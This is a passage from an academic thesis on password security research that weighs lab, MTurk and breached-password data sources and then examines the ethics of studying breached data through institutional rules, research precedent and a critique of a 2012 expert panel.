The above questions, and questions about fair work on MTurk in general, are deserving of in-depth discussion and research treatment that incorporates the voices of Turkers at its core. While we are unable to offer this here, promising work does exist in this area. During the course of their research in 2015, Salehi et al. built *Dynamo*, a platform designed to make assist Turkers in organising around labor issues and taking collective action. Encouraging headway was made over the course of initiative, including the Turker-led generation of a set of guidelines for academics and IRBs to follow in order to make the most ethical and effective use of MTurk for research purposes. These guidelines were ratified by 184 Turkers and 78 academic requesters between 2014 and 2019 (Dynamo, 2019). Though we are disappointed to note that the *We Are Dynamo* website itself now appears defunct at time of writing¹, we nevertheless encourage the password security research community to embrace the spirit of *Dynamo's Guidelines for Academic Requesters* as much as possible, archived copies of which still exist online (Dynamo, 2019).

Aside from questions of ethics, the diligent researcher may very well be suspicious of the ecological validity of passwords collected via MTurk—are these passwords representative of passwords users might choose when registering for a real service? Certainly, given the nature of MTurk as a platform, we may suspect a number of response biases to be at play besides the social desirability bias and selection bias that we have already mentioned:

- **Incentive-caused bias intrinsic to paid crowdsourced work.** Professional Turkers (and crowdsourcing workers in general) are powerfully motivated to complete a large volume of HITs as quickly as possible in order to maximise returns. The question of whether or not this translates to less attentive study participants remains without a definitive answer—while some research finds that Turkers are more attentive than undergraduate students (Capaldi, 2017), other work has found that a significant portion of top Turkers holding the “Master” qualification (approval rate of $\geq 98\%$ and 1,000 or more approved HITs) failed basic attention checks up to 22.3% of the time (Saravanos et al., 2021). Such a bias may cause passwords collected in this manner to be less considered and possibly therefore less ecologically valid.
- **Demand characteristics arising from the possibility of HIT rejection by requesters.** A more subtle, but equally pressing concern is the possibility that the demand characteristics of MTurk studies may cause Turkers to assume the “good subject” role as described by Orne (Orne, 1962), seeking clues about the experimenter’s hypotheses in order to produce data supporting them. Such demand characteristics may be reinforced by the MTurk reputation system—subjects may become apprehensive about having their HITs rejected by researchers if they do not answer in line with their anticipated hypotheses.

Fortunately, when it comes to password data specifically, research does exist examining differences between passwords used to protect real-world high-value accounts and those collected via MTurk. In 2013, Mazurek et al. were able

¹The *Dynamo* platform was previously accessible at: <https://wearedynamo.org/>

to compare passwords collected via MTurk to real single sign-on passwords for more than 25,000 user accounts at Carnegie Mellon University (CMU) in the USA. The researchers found that passwords collected via MTurk are not a perfect substitute for real passwords created for high-value accounts in terms of guessability, and are in fact weaker as measured using methods from Kelley et al. (Kelley et al., 2012). They do, however, closely resemble real passwords in other ways, such as in length and character composition (Mazurek et al., 2013).

Mazurek et al. (2013): The Exception that Proves the Rule

The study by Mazurek et al. is especially interesting, as it represents one of very few studies that gather and analyse real-world passwords belonging to active user accounts that do not have their origins in a data breach and do not rely on a self-report study protocol (Mazurek et al., 2013; Dell’Amico, Michiardi, and Roudier, 2010). The researchers acknowledge a set of circumstances that allowed them to carry out this work that are unlikely to be widely reproducible:

- **Plaintext password were recoverable.** Previously to the study, CMU was using a legacy credential management system that reversibly encrypted (rather than hashed) user passwords, allowing recovery of password plaintext. Mazurek et al. specify that the system was designed this way in order to meet certain functional requirements².
- **The university was amenable to a partnership.** The researchers were able to establish a partnership with the CMU information technology division, with the understanding that the results of the study could be used to improve the state of password security at the university.
- **The CMU IT team was willing to dedicate resources to assisting the researchers.** With the cooperation of the CMU IT division, the researchers were able to establish a carefully-designed protocol that ensured that researchers had no direct contact with plaintext password data. Researchers would submit automation code for review by the CMU information security team, trusted individuals from which would then run this code on an air-gapped workstation to which access was tightly controlled. The output of these scripts would then be personally reviewed by the director of information security before being passed back to the research team.
- **The IRB cleared the study protocol.** The IRB at CMU reviewed and approved their study protocol. Whether any IRB would have made this same decision is unclear, as it does not appear that the consent of the individual users that created the passwords in the dataset was sought. If this is true, implicit in the IRB’s decision to allow the study to proceed is that such users are not themselves considered to be participants in the study (from whom informed consent would be required under the Common Rule (Federal National Archives and Records Administration, 2016, §46.116(a))), but rather that CMU as an entity was participating in the research using data sourced from its members but owned and controlled (at least for the purposes of the research) by the university itself. Given subsequent research

²It is true that certain legacy authentication systems and protocols do require a shared plaintext secret for secure communication over networks, for example CRAM-MD5 (RFC 2195) (Krumviede, Catoe, and Klensin, 1997). User passwords were commonly employed for this purpose, and likely still are on legacy systems.

showing the tendency of some users to include personally identifiable information in their passwords (Li, Wang, and Sun, 2016), and the status of passwords as private data under the Common Rule (Federal National Archives and Records Administration, 2016, 45 CFR §46.102(f)(2)), it is conceivable that a contemporary IRB at a different institution (or, indeed, the same institution in the present day) may not have allowed the study to proceed as designed.

Needless to say, researchers without an institution or information security team willing to cooperate in this way are unlikely to be able to conduct studies such as this, even assuming their IRB approves their study protocol and that plaintext passwords are available to analyse in the first place. More than ten years later at time of writing, with increased awareness of the dangers of storing password data using reversible encryption rather than as hashes in the wake of large-scale breaches of reversibly-encrypted password data such as the Adobe breach (Goodin, 2013), it is unlikely that the password security research community will see the likes of such a study again. It goes without saying that sharing such datasets with the wider research community for the purposes of reproducibility is out of the question.

Conclusion

The collection of password data using traditional lab study methodology has obvious benefits—studies can be designed to collect passwords under precise experimental conditions, while ethical best-practices for conducting such research are well-established. However, high cost, small sample sizes, the use of convenience sampling and the vulnerability of such study protocols to response bias make the ecological validity of data obtained questionable. Collecting password data via crowdsourcing platforms such as Amazon Mechanical Turk represents an improvement in some of these respects, allowing for larger sample sizes across broader demographics, but is worse in others. For instance, the ethics of conducting research using crowdsourcing platforms (for example, ensuring workers are fairly compensated for their time) is less explored and discussed, with ethical best-practices far less developed (Ross et al., 2010; Williamson, 2016; Hara et al., 2018). Meanwhile, the question of attentiveness (or lack thereof) on the part of elite crowdsourcing workers remains without a definitive answer (Capaldi, 2017; Saravanos et al., 2021), and incentive-caused bias and demand characteristics particular to crowdsourcing platforms may be suspected.

In very rare cases where system administrators are amenable to research performed on password datasets originating on systems they control (provided they hold such passwords in plaintext in the first place), researchers are granted the opportunity to study real and current passwords *in situ*, without entering into the thorny ethical territory of using breached password data in their research (Dell’Amico, Michiardi, and Roudier, 2010; Mazurek et al., 2013). While such datasets are high in ecological validity, the question of whether it is ethical to study user passwords without the informed consent of users themselves remains open, and sharing such data with the wider research community for purposes of reproducibility is obviously out of the question.

4.2.2 The Wild: Using Breached Data in Research

The other main source of password data used in password security research consists of passwords (or password hashes) illicitly obtained by cybercriminals and released onto the open internet. Indeed, a substantial proportion of password security research conducted going back well over a decade from time of writing draws upon such publicly-available “breached” or “leaked” datasets (see Section 4.3.2). The use of such data in research carries with it several advantages over data sourced from study participants:

- **The data is highly ecologically valid.** As the data was captured *in situ* during the course of password creation by real users, we can be assured that such passwords accurately represent password choice by those users on the service in question. This is less the case for data obtained via phishing attacks (which might exhibit bias towards passwords created by less security-aware users or contain non-password artefacts³), or in the case of partially-cracked sets of breached password hashes, which will be biased towards more easily guessed passwords.
- **Response bias is not a concern.** While data sourced from research participants may suffer from the response biases we discussed in Section 4.2.1 (e.g. social desirability bias, incentive-caused bias), we need have no such concern for breached password data, which was provided by the individuals concerned for a practical purpose (that of protecting their online account) with the expectation that it would not become public information.
- **The data is vast.** Even some of the largest password datasets collected as part of user studies by researchers such as the 12,000 passwords sourced by Kelley et al. using MTurk (Kelley et al., 2012) are dwarfed in scale by even comparatively small data breaches, such as the breach of the Yahoo! Voices service circa 2012 (Gross, 2012), which contained over 453,000 passwords (Johnson et al., 2019). Some of the largest data breaches originating on a single service are orders of magnitude larger still, such as the 2016 LinkedIn breach which contains over 170 million passwords (Burgess, 2016).
- **The data is freely available.** For independent or less well-funded researchers who may not have access to the capital, time or facilities to collect password data for the purposes of study, publicly-available data breaches may be their only source of high-quality password data upon which to experiment.

With these advantages, however, come a number of obvious practical drawbacks and ethical quandaries:

- **The conditions under which passwords were created are outside the control of researchers.** In contrast to data sourced from study participants, researchers have no control whatsoever over the conditions under which passwords in the dataset were created. This includes any active password

³The MySpace dataset for example, which was obtained in a phishing attack (McMillan, 2006), contains such colourful “passwords” as “fuckyoubastardsstealingmypassword!” amongst other choice remarks clearly directed at the attackers by users aware they were not entering their password on the real MySpace login page.

composition policy, or instructions given to users during the password creation process. In cases where the original application has since been updated or is now defunct, it may even be impossible to retroactively determine what these conditions were. To assist us in determining the password composition policies some of the datasets used in our research were created under, we authored a tool for inferring password composition policies from breached password datasets, which we discuss further in Section 4.5.

- **User demographics are often unknown or unreliable.** There is no reliable way for researchers to determine the demographics of the individuals behind breached passwords if password data is all that is available. Even in the case that a data breach contains additional demographic information about users (e.g. birth date, physical location or gender) or such information can be inferred from the passwords themselves (Li, Wang, and Sun, 2016) it may not be complete or reliable.
- **The provenance of the dataset itself is often questionable.** Cybercriminals have much to gain from fabricating data breaches outright, or combining several smaller data breaches from lower-profile targets and presenting them as a single breach of a high-profile target. Meanwhile, companies may seek to protect themselves by denying or obfuscating the fact that any data breach has occurred, making it difficult or impossible to ascertain the provenance of breached data with any degree of certainty. In 2016, for example, a significant volume of data was put up for sale on the dark web that was claimed to originate from the popular dating website *Zoosk*. When made aware of the purported breach, however, the company stated that none of the user records constituted a full match to those in their database (Whittaker, 2016).
- **The data is illicit in origin.** There are obviously serious ethical questions to address around the use of breached password data. Users did not consent to the use of their passwords for research purposes, and careless republication this data may result in further harm to victims. We discuss the ethics of using breached password data in research in much more depth in section 4.3.

Recognising that the shortcomings of password data sourced from study participants do not apply to breached password datasets and vice-versa, some researchers have made simultaneous use of both types of data in their work. Melicher et al., for example, used a wide array of breached datasets comprising 105 million passwords in total to train neural networks (amongst other algorithms) for the purpose of evaluating password strength. The researchers then tested their algorithms on passwords collected under different policies via MTurk as part of a prior study by Kelley et al. (Kelley et al., 2012) as well as a sample of 30,000 passwords of length 8 or greater breached from the *000webhost* web hosting service circa 2014 (Osborne, 2015). The researchers found surprising differences in how the trained neural networks performed on the study-collected data compared to the breached data, with their smaller neural network exhibiting better performance on the breached dataset compared to their larger model, with the reverse being true for the study-collected datasets. The researchers speculate that this difference may be due to overfitting of the larger model to the training data, with the result that the performance of the smaller model generalised more readily to the breached dataset (Melicher et al., 2016).

While we agree that the smaller model probably does indeed generalise better to the breached dataset than the larger model, we believe that this could be more due to an artefact introduced by the experimental design than any fundamental difference between the testing datasets. In 2012, Kelley et al. found that passwords sampled according to their fulfilment of a particular password composition policy from a larger dataset created under a different policy yields a distribution of passwords substantially different in terms of guessability than if those passwords were collected under that policy in the first place (Kelley et al., 2012). We posit therefore that the sampling performed on the breached dataset in the work by Melicher et al. according to a minimum password length of 8 may have created an artificial password distribution that the larger model was less able to effectively generalise to guessing as compared to the smaller model (Melicher et al., 2016). In reality, the *000webhost* passwords were collected under a policy enforcing a minimum password length of 6 with at least 1 numeric digit (Golla and Dürmuth, 2018).

Conclusion

Breached password data suffers from a different set of issues than data collected from study participants—the fine level of control researchers have over the experimental conditions under which the data is collected is traded off for a much larger volume of data that (assuming the dataset itself is legitimate) is more ecologically valid and can be collected immediately for little or no financial cost. Such data suffers from less response bias, yet has more ethical questions surrounding its use than data sourced from studies on informed, consenting participants. We tackle these ethical questions in much more depth in Section 4.3.

It is well-established that breached password datasets cannot simply be filtered down according to an arbitrary password composition policy in order to obtain an ecologically valid dataset that can be employed as if it were collected under that policy (Kelley et al., 2012). We do not, however, argue that breached password datasets cannot be effectively employed to reason about the relative security advantages conferred by password composition policies they were not originally collected under. Indeed, the idea that this is possible forms a central pillar of this thesis. We present our work in this area in Chapters 6 and 7.

4.3 The Big Ethical Question

If we wish to use breached password data for research purposes, and do so in good conscience, we should first establish an ethical framework for doing so. This can be a varied and complex landscape to navigate, owing to the range of ethical guidelines in place across different institutions, legislation across jurisdictions, and standard practice across research areas. Matters are further complicated by the variety of formats that breached password data may take online—are passwords in a list by themselves, or stored alongside other identifying data?

In this section, we first interpret the research ethics guidelines in place at our own institution in relation to our work. We go on to describe the precedent set by leading researchers in the field of password security in their published work, before briefly exploring the philosophy of password security research ethics. Finally, we conclude with an ethical justification for our work, and speculate as to the ethical questions we may have to confront in the future as data breaches

become more common and tooling for analysing them becomes more powerful and more available.

4.3.1 Our Institutional Guidelines

Our institution, Teesside University, publishes a research ethics policy that establishes guiding principles for ethical research conduct (Teesside University Research Ethics and Integrity Committee, 2018). In our interpretation of these, we consider our research using breached password data to unambiguously constitute secondary data analysis on publicly-available, anonymous (or occasionally pseudonymous) data and to fall into the category of “desk and/or library-based research”, for which full ethical approval is not required so long as appropriate safeguards are in place. To this end, we obtained ethical release to proceed with the work, and rigorously observed the following principles at all stages of research:

1. **Adherence to relevant legislation.** At no point throughout our research did we engage in the theft of password data, or solicit or encourage others to do so on our behalf. To do so would be a clear ethical and legal violation.
2. **Exclusive use of data already existing in the public arena.** We did not at any point in our research purchase breached password data. Though this data is already breached, it is not in the public arena and to purchase it would serve to encourage criminality in violation of principle 1. All data used is readily available for download on the open internet free of charge at sites such as *hashes.org* (Coray, 2020).
3. **Use of password data only.** For our purposes we have no interest in non-password data and any data used in our research consisted of passwords or password hashes only. We did not acquire or process any dataset which we suspected may contain personally identifying information such as names, dates of birth, addresses etc. Where any downloaded dataset contained non-password data this was discarded immediately. This was particularly important when acquiring datasets such as the XATO set (Burnett, 2015) which constitutes pseudonymous data in that it contains both usernames and passwords. While we imagine that this data would be useful to some researchers (and the dataset itself was indeed assembled specifically for the purpose of password security research) we had no use for it, and rendered it fully anonymous by immediately discarding the username data prior to employing it in our research.
4. **Maintenance of anonymity.** At no point throughout our research did we attempt to de-anonymise password data. It is conceivable that this may be possible to a limited extent by, for example, attempting to identify where passwords might contain information such as names or birth dates, then correlating this information across data breaches originating on various online services. Even then, however, it would take considerable and deliberate effort to trace this information back to individuals (if it is even possible at all) when to do so would be neither interesting for the purposes of our research nor ethical to attempt.

5. **Minimal republication of data.** To avoid unnecessary propagation of the data we use in our research, we republish only that anonymised data necessary for peer-review and reproduction of our results, aggregated where possible in such a way as to conceal individual data points (e.g. in graphs, visualisations or tables containing aggregated figures).

There are similar special exemptions for research using publicly available data codified in the *Common Rule*, a rule of ethics in the United States governing research involving human subjects that forms title 45 part 46 of the Code of Federal Regulations (45 CFR §46). The institutional review boards (IRBs) of almost all US-based institutions adopt this as the baseline standard for ethical research practice. Both the pre-2018 codification of the Common Rule (Federal National Archives and Records Administration, 2016, 45 CFR §46.101(b)(4)) and the recent substantial 2018 revision (Federal National Archives and Records Administration, 2018, 45 CFR §46.101(d)(4)(i-ii)) specify exemption for research based on data that is publicly available, and/or recorded in such a way that individual subjects cannot be identified.

4.3.2 An Appeal to Precedent

We are certainly not the first to make use of breached password data in our research—indeed, password security researchers have employed such data in their research for well over a decade. As early as 2010, Dell’Amico, Michiardi, and Roudier made use of three password datasets in an empirical study of password strength: one breached, one phished and one from an online service administered by one of the authors (Dell’Amico, Michiardi, and Roudier, 2010). That same year, Weir et al. used password data from several different data breaches (the largest of which being the RockYou breach) to determine the effectiveness of the entropy measurement algorithm defined by NIST in their 2006 digital authentication guidelines (Burr et al., 2006) at measuring the security conferred by various password composition policies (Weir et al., 2010). More recently, Shay et al. also used the RockYou dataset, along with passwords previously compromised via a phishing attack on the social networking site MySpace (Schneier, 2006) to train a password guessing algorithm based on probabilistic context-free grammars (PCFGs) (Weir et al., 2009) for use in their study (Shay et al., 2016) on the design of secure and usable password composition policies. These three examples by no means represent the entire body of password security research that uses breached password data, which would be far too large to list concisely here.

4.3.3 A Brief Aside into Applied Ethics

While we have so far shown that our research is entirely within relevant institutional guidelines and established precedent by demonstrating that the use of breached password data is a staple in the field of password security research, it is arguably not enough to cite either or both of these alone as an ethical justification for the research activities we have thus far conducted. To do so would be to presume that the ethical issues inherent in using breached password data in research have been “solved”. On the contrary, we argue that these issues are constantly evolving, and cannot be “solved” in any definitive way. Rather, it is our belief that it is important to maintain active discourse in this area, particularly given the growth in the magnitude, frequency and scope of data breaches

over the past decade. In doing so, we are best positioned to challenge unnecessary or outdated constraints on research we conduct for the public good, while avoiding complacency when operating within ethical regulations—just because regulation permits certain research to be carried out does not necessarily make that research ethical.

A 2012 debate panel assembled for the *16th International Conference on Financial Cryptography and Data Security* brought together four prominent researchers for a discussion on the ethics of using publicly-available stolen data in research (Egelman et al., 2012). While the panel does not deal with breached password data specifically, which is often accessible in isolation from other personally identifying information, it is nevertheless useful in understanding the range of ethical stances that researchers in information security and adjacent fields hold in this regard. In this section, we briefly discuss and critique the positions of the four researchers sitting on the panel, and offer our own short ethical analysis. As the panel was held in 2012, we also apply the guidelines from the 2018 revision of the Common Rule as part of our critique, where they address specific aspects of the researcher's positions.

Bonneau: A Utilitarian Stance

Joseph Bonneau, a prominent information security researcher whose work we draw on extensively in our own (Bonneau and Preibusch, 2010; Bonneau, 2012a; Bonneau et al., 2015b), sits on the panel as a researcher who has used stolen data in the course of their research (Egelman et al., 2012). Bonneau argues for the adoption of a similar code of ethics to those researchers engaged in “white-hat hacking” when conducting research using breached data. Such researchers may, for example, develop exploits for a system and bypass its security measures in ways that may be illegal if conducted for nefarious purposes, but do so with the intention of “responsibly disclosing” any vulnerabilities they discover to the owners of the vulnerable system who are then in a position to resolve them. When discovering breached data online, security researchers should, by this code of ethics, work with the owners of the system from which they suspect the data originated in order to help curtail as far as possible further exploitation by bad actors. Data that enters the public arena as a result of a data breach can then be employed by security researchers in a way that protects the identities of victims while contributing to improving the state of system security overall with valuable research insight. This is arguably very much a contribution in the public interest—in much the same way a piece of reverse-engineered malware can be used by researchers to identify and fix vulnerabilities in a digital system without causing further damage, breached data can be likewise employed to address vulnerabilities of human origin (e.g. poor password choice).

Bonneau additionally advocates for a Hippocratic-style “do no harm” principle, holding that we should act only to advance the state of information security research while avoiding aiding bad actors in their criminality, with appropriate external ethical oversight when necessary (e.g. by an IRB). He concludes with an unambiguously utilitarian statement—that the potential of breached data in research is too great to ignore its use.

Critique: It is, perhaps unsurprisingly, Bonneau’s position that we identify with the most on the panel. We are in broad agreement that the ethical principles of “white-hat hacking” employed by those involved in offensive security research can be adapted and applied to research involving breached data, with the cooperation and oversight of IRBs and policymakers that codify ethical guidelines. We do, however, present the following critiques of Bonneau’s stated position, with the aim of fostering further discourse in this regard:

- **“Do no harm” idealism may itself result in harm.** In information security, researchers commonly find themselves both employing and authoring tools and datasets that have the potential to aid criminals significantly in commission of their crimes. Password auditing tools such as *Medusa* (Mondloch, 2018) and hash cracking tools such as *Hashcat* (Hashcat, 2020) fall into this category of tools so broad in their application domain that they see use not only in information security research, but also in the commission of cybercrime and by law enforcement seeking to *prevent* such criminality. Whether or not authorship of these tools constitutes “harm” is worthy of further discussion—taking the ability to use or author these tools out of the hands of security researchers would only be to the advantage of cybercriminals. We argue for a greater level of emphasis on the distinction between authorship of tools that have the potential for abuse and the act of abusing them. As long as researchers ensure that the potential for abuse of their tools or datasets is minimised, we should acknowledge that complete elimination of this potential may not always be practical, or indeed possible.
- **Responsible disclosure can imperil researchers.** Responsible disclosure of vulnerabilities to system owners by security researchers, while considered an ethical best-practice by most of those in the community, is nevertheless an extremely difficult problem. While some companies with an understanding of responsible disclosure employ dedicated vulnerability disclosure handling teams and even offer “bug bounty” programs that financially reward researchers for their efforts, it is too often the case that responsible disclosure by security researchers acting in good faith is met with litigation, pressure to sign non-disclosure agreements (NDAs, which serve to curtail the researcher’s academic freedom), or outright denialism. In some cases, full public disclosure (or future promise of it) is the only measure that will prompt particularly researcher-hostile organisations into action to remedy the discovered vulnerability. If, as a research community, we are to embrace “white-hat hacker” ethics and responsible disclosure fully, we argue that we must implement more robust protections for researchers acting in good faith against such backlash from system owners motivated to silence criticism of their security practices. This is far from a theoretical problem—Disclose.io, an organisation set up specifically to assist security researchers in safely disclosing vulnerabilities to technology vendors, maintains a list of instances where good-faith research was met by litigation designed to stifle it (Disclose.io, 2023).

We consider Bonneau’s stance to align broadly with the consequentialist normative ethical philosophy of *rule utilitarianism*—that we should act according to rules that, in general, result in the best outcomes (or greatest *utility*) for the largest number of people (Lazari-Radek and Singer, 2017). We should make use

of breached datasets, while operating according to rules prevent any research being carried out that sacrifices the well-being of a smaller number of people for some perceived larger “public good”. This contrasting, sacrificial *act utilitarianism* may maximise utility in the short term, but would lead to lower utility over time as harm to victims and mistrust of researchers recklessly exploiting breached data accumulates.

Chiasson: A Deontological Stance

Sonia Chiasson is another distinguished voice in the field of information security (particularly usable security) whose work informs our own (Chiasson and Oorschot, 2015), sitting on the panel as a researcher who conducts research using human subjects outside the United States (Egelman et al., 2012). Chiasson holds a more *deontological* (i.e. rule or duty-based) stance, emphasising the need for a more concrete and comprehensive set of guidelines and minimum ethical standards that must be met before research conducted using breached data can be considered for publication in international venues. She further argues that even when an IRB at the institution conducting the research (if one exists) is more permissive, this standard should be upheld regardless, with the necessary corollary that non-compliant research is refused for publication. This is an appealing stance—eventual publication is often the major motivating force behind research of any kind (particularly in academia) and allowing or denying that based on a single set of agreed-upon ethical guidelines across venues would unify the community behind a code of ethics, and likely lead to fewer ethical violations. Chiasson also advocates for the consideration of *retroactive consent*—attempting to contact the individuals to which breached data pertains in order to seek their consent to use that data in research. While Chiasson states that she is not opposed to the principle of using breached data in research, she also dismisses outright the notion of using this data for the “greater good” in a way that may result in harm to victims.

Critique: We agree strongly with Chiasson’s rejection of the sort of act utilitarianism we previously contrasted with the rule utilitarianism of Bonneau’s stance—it is not acceptable to harm the few to benefit the many, and the notion should not be entertained. Nevertheless, we offer the following critique, focusing in particular on Chiasson’s stance regarding field-wide ethical guidelines and retroactive consent:

- **Design of field-wide ethical guidelines poses a logistical challenge.** A key advantage of the current system of institutional IRBs is its decentralised nature. An IRB at one institution may differ slightly from another in the minutia of its ethical code, but as long as it holds researchers to an acceptable ethical standard, this is currently sufficient for admittance of research output to international venues. It is unclear how we might proceed with the design of a single set of ethical guidelines for the entire field, and who would have final say over their approval, enforcement or arbitration. It is likely that this would be difficult to conduct in a fair manner, and may result in substantial disagreement between participating entities and marginalisation of the voices of smaller institutions or less prominent or established individuals. For example, institutions with the resources to conduct large user studies may attach less importance to the question of

whether or not breached password data is acceptable to use in password security research than a smaller institution or less well-funded research group who may rely on such data in order to produce research output. We do not argue that these issues are insurmountable, however, and it is our belief that a carefully-constructed, concrete set of guidelines in this area would be of great benefit to researchers.

- **Such field-wide guidelines may split the community.** There is a real danger in splitting the community with the introduction of such field-wide ethical guidelines, with a splintering into “signatory” venues that have agreed to be bound by these guidelines and “non-signatory” venues that have no such qualms about publishing research outside them. While this very likely happens already to a limited extent along existing ethical norms, it is worth consideration. The more carefully-designed these guidelines are, and the more attention the design committee pays to input from all interested parties, the less pronounced we can expect any splintering effect to be.
- **Seeking retroactive consent poses ethical issues in itself.** While retroactive consent may initially appear to be the most ethically considerate option for researchers wishing to use breached data in their research, the act of seeking such consent may itself cause harm. Few victims of data breaches would be prepared to receive a phone call or email from a stranger explaining that their personal data is now available on the open internet and being considered for use in research, and may indeed consider such contact intrusive or violating. Moreover, the revised Common Rule specifically prohibits re-identifying or contacting subjects for whom identifying information has become publicly available (Federal National Archives and Records Administration, 2018, 45 CFR §46.101(d)(4)(ii)).

While Chiasson does not dismiss outright the idea of using breached data in research when there is no conceivable harm to victims, we identify her stance as aligning broadly with deontological ethical philosophy in advocating for the design of a field-wide code of ethics and the fostering of a sense of duty within researchers to abide by it. Her consideration of retroactive consent as the most ethical way to approach the use of breached data in research reminds us of the humanity formulation of the Kantian categorical imperative—treat others as ends unto themselves, and never simply means (Scruton, 2001).

Dittrich: The Virtues of the IRB

David Dittrich provides a unique perspective on the panel as a field professional with substantial experience serving on an IRB (Egelman et al., 2012). While he acknowledges that the Common Rule exempts many types of research from IRB review, he also points out that it specifically defines *private information* (the handling of which *would* require IRB review) as information divulged with the expectation that no observation or recording is taking place or that observed or recorded information will not become public (Federal National Archives and Records Administration, 2016, 45 CFR §46.102(f)(2)). Breached data would therefore unambiguously constitute private data (provided it identifies specific individuals) and Dittrich names the Stratfor data breach of 2011 (Perlroth, 2011) as well as the RockYou password dataset we use in this work (Cubrilovic, 2009).

as examples that may fit this definition. He posits that it is not clear how an IRB would weigh this against the fact that this data has since entered the public arena, and cautions that researchers should not feel entitled to decide for themselves what should and should not be subject to review. To caution against the practice of allowing researchers to write their own rules and sidestep their IRB, Dittrich invokes *The Immortal Life of Henrietta Lacks*, which documents numerous medical research abuses committed against Henrietta Lacks (a cancer patient and source of the *HeLa* immortal cell line still used in cancer research today) and her family in the mid 1900s (Skloot, 2010). Dittrich also warns that, if research on publicly-available private data were to enjoy blanket exemption from IRB review, it may create an environment in which individuals steal data with the specific aim of making it available to researchers for use.

Striking about Dittrich's perspective is the emphasis he places on the capacity of an IRB to remain impartial when deciding whether or not proposed research should be subject to its full review, while the researcher themselves may find it tempting to short-circuit this process by invoking the argument that research on public data need not be subject to IRB oversight. Dittrich does not, however, attempt to definitively answer the question of whether or not the use of breached data is ethical, instead emphasising that researchers should be able to clearly articulate the intention behind their research, including how expected societal benefits have been weighed against potential harms (in particular, to those identified by the data) and the measures taken to ensure the risk of such harm is kept to a minimum. He additionally prompts us to consider how those individuals identifiable in breached datasets would feel about the fact that their stolen data was made public, the manner in which it was studied and the form it takes in subsequent published research.

Critique: We consider Dittrich's perspective as an IRB member to be extremely valuable. His mention of 45 CFR §46.102(f)(2) in the pre-2018 codification of the Common Rule highlights an especially interesting example of the evolution of these guidelines in the 2018 revision, and in prompting us to consider how data breach victims might feel about their data being used in research we are encouraged to think beyond codified ethical guidelines to the harm we may cause despite our adherence to them. We offer the following critique of Dittrich's position:

- **Publicly-available "private data" is addressed specifically in the revised Common Rule.** Since the panel was held, the 2018 revision of the common rule contains a special exemption for private data when that data has since become publicly available. Research using such data is considered exempt from IRB review, with consent from those identified in the data neither required, nor permitted to be sought (Federal National Archives and Records Administration, 2018, 45 CFR §46.101(d)(4)(ii)). This is, therefore, no longer a point of ambiguity.
- **Responsibility for the data breach itself does not extend to researchers.** As well as inviting us to think about how victims of a data breach would feel about their data being studied or republished by researchers (a vital consideration), Dittrich also asks us to consider how they would feel about their data being breached in the first place. While we do not wish to downplay the importance of empathy for data breach victims on the part

of researchers, we argue that this latter aspect is *not* by itself the explicit responsibility of researchers to consider, and that the act of causing a data breach to happen in the first place lies in ethical territory entirely distinct from that of performing research using that data once it has entered the public arena.

- **Whether exemption of research involving publicly-available breached data from IRB oversight would serve to encourage criminality is unclear.** Dittrich warns us that if research involving breached data were to be made exempt from IRB review it may give rise to an environment in which cybercriminals leak private data into the public arena with the specific aim of making it available to researchers for use. While we don't argue that this concern is entirely without merit, we do consider it somewhat of a stretch of imagination to ascribe such power to IRB oversight as the deciding factor when it comes to whether or not prospective cybercriminals decide to follow through and break the law. So long as researchers do not solicit cybercriminals to exfiltrate data on their behalf (a clear ethical and legal violation by itself), we find it difficult to imagine why a cybercriminal might seek to make breached data publicly available specifically for academic researchers in the first place (as opposed to journalists or other individuals not beholden to an IRB) even if doing so following a personal or political agenda rather than for financial gain.

In contrast to the utilitarian and deontological views we have already seen expressed by Bonneau and Chiasson respectively, Dittrich instead grounds his stance in something closer to (collectivist) virtue ethics. A researcher (or, indeed, a research team as a collective) may exhibit ethical failings when it comes to employing breached data in their work due to their own biases or conflicts of interest. They might, for instance, fall victim to the Aristotelian vices of *rashness* in their over-confidence in their own judgement of the harm their research might cause; or *ambition* in their willingness to engage in ethically questionable research to further their own careers (both *vices of excess*). By contrast, an ideal IRB is ostensibly not subject to the same biases and conflicts of interest as the researchers (or at least not to the same extent), and therefore is more likely to exhibit the corresponding virtues of *courage* in faithfully interpreting the research ethics guidelines of the institution; and *proper ambition* in fairly weighing the scientific potential of the research against the harm that may be caused to data breach victims (Van Hooft, 2014).

In considering, through the lens of virtue ethics, this ideal IRB as it safeguards society from problematic research practices by rash or overly-ambitious researchers, we are also drawn to consider the situation in which the opposite is true. A researcher or research team embodying courage and proper ambition may conversely be censored by a flawed or unduly influenced IRB given to the corresponding *vices of deficiency*—*cowardice* and *unambitiousness*—or perhaps *vanity*—a vice of excess all too familiar to researchers and journalists (particularly those in cybersecurity) who regularly find themselves at odds with individuals and institutions engaged in misguided efforts to preserve their public image when confronted with difficult new information (Disclose.io, 2023). Consider, for example, an IRB at an institution engaged in a lucrative corporate partnership with a large technology company. Might a research protocol investigating the publicly-available contents of a massive data breach from this company's systems be rejected by an IRB too preoccupied with the institution's

image and standing with their partner to allow it to proceed? Could the fact that the study protocol may involve the acquisition and analysis of the breached data itself be used as a convenient excuse to avoid acknowledging the real reasons the study was not allowed to run? While these questions are too complex, too important and too far removed from our thesis to answer in this work, we present them here nevertheless with the hope of sparking further discussion, and as a reminder that no institution, even an IRB, is beyond reproach.

Schechter: Beyond IRB Exemption or Approval

Stuart Schechter, an accomplished researcher in the fields of security, privacy and human-computer interaction presents perhaps the most thought-provoking and sobering point of view on the panel as someone presented as standing in opposition to the use of stolen data in research on moral grounds (Egelman et al., 2012). He reminds us that, just as legal does not equal socially acceptable, exempt from IRB approval or approved by an IRB does not equal ethical by the standards of wider society. Schechter invites us to consider the case in which the contents of private emails had become public, as well as usernames and passwords. Would it then be acceptable to use this data to attempt to correlate medical conditions with tastes in music for example? Perhaps even more concerning is the potential for extremely problematic research on public datasets to fly under the radar due to exemption from IRB review. For example, a religiously-affiliated institution with ethnonationalist or anti-homosexual leanings might use a stolen dataset containing medical records to produce “research” (for want of a more accurate term⁴) arguing that marginalised groups (e.g. ethnic minorities or individuals identifying as LGBTQ+) are more likely to engage in socially unacceptable behaviours than their peers. The public would doubtless find such work objectionable and question any system that would allow it to proceed unchecked. With this in mind, Schechter argues that research on publicly-available data should only be exempt from IRB review if that data was originally made public with the consent of those it concerns.

